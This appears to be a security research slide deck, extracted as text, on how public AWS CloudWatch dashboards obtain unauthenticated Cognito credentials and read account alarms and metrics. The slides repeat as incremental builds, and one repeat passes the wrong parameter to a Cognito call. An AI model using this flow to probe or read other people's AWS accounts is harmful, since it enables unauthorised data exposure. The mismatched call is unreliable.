
<https://www.aquasec.com/blog/bucket-monopoly-breaching-aws-accounts-through-shadow-resources/>

Reproduction Notes

- The user is warned of the risk of public sharing. Multiple Times
- Cognito is what facilitates the public exposure of account data
- All set up done by CloudWatch (Console invoking APIs*)
no User involvement




Viewer Flow




Viewer Flow

1. User visits a Dashboard link (incl. **context**)



Viewer Flow


1. User visits a Dashboard link (incl. **context**)
2. Dashboard app's client-side code is retrieved from Amazon CDN



Viewer Flow

1. User visits a Dashboard link (incl. **context**)
2. Dashboard app's client-side code is retrieved from Amazon CDN
3. Dashboard app gets temp AWS creds from Cognito – Enhanced flow

```
CognitoIdentity:getID( identityPoolId )  
CognitoIdentity:getCredentialsForIdentity(identityId )
```




Viewer Flow

1. User visits a Dashboard link (incl. **context**)
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```
CognitoIdentity:getID( identityPoolId )  
CognitoIdentity:getCredentialsForIdentity(identityPoolId )
```

4. Dashboard app pulls Manifest: Alarms, Metrics names

```
CloudWatch:getDashboard( dashboardName )
```



Viewer Flow

1. User visits a Dashboard link (incl. **context**)
2. Dashboard app's client-side code is retrieved from Amazon CDN
3. Dashboard app gets temp AWS creds from Cognito – Enhanced flow


```
CognitoIdentity:getID( identityPoolId )  
CognitoIdentity:getCredentialsForIdentity(identityPoolId )
```

4. Dashboard app pulls Manifest: Alarms, Metrics names

```
CloudWatch:getDashboard( dashboardName )
```

5. Dashboard app pulls Alarm, Metrics data



```
CloudWatch:describeAlarms( alarmNames,alarmTypes )  
CloudWatch:getMetricData ( defaults,metrics )
```



Great. But we're
getting that error,
remember?



Others were wondering about this error too...




For additional security protection, Amazon Cognito applies a scope-down policy to credentials that you assign your unauthenticated users in the **enhanced flow**, using `GetCredentialsForIdentity`. The scope-down policy adds an **Inline session policy** and an **AWS managed session policy** to the IAM policies that you apply to your unauthenticated role.

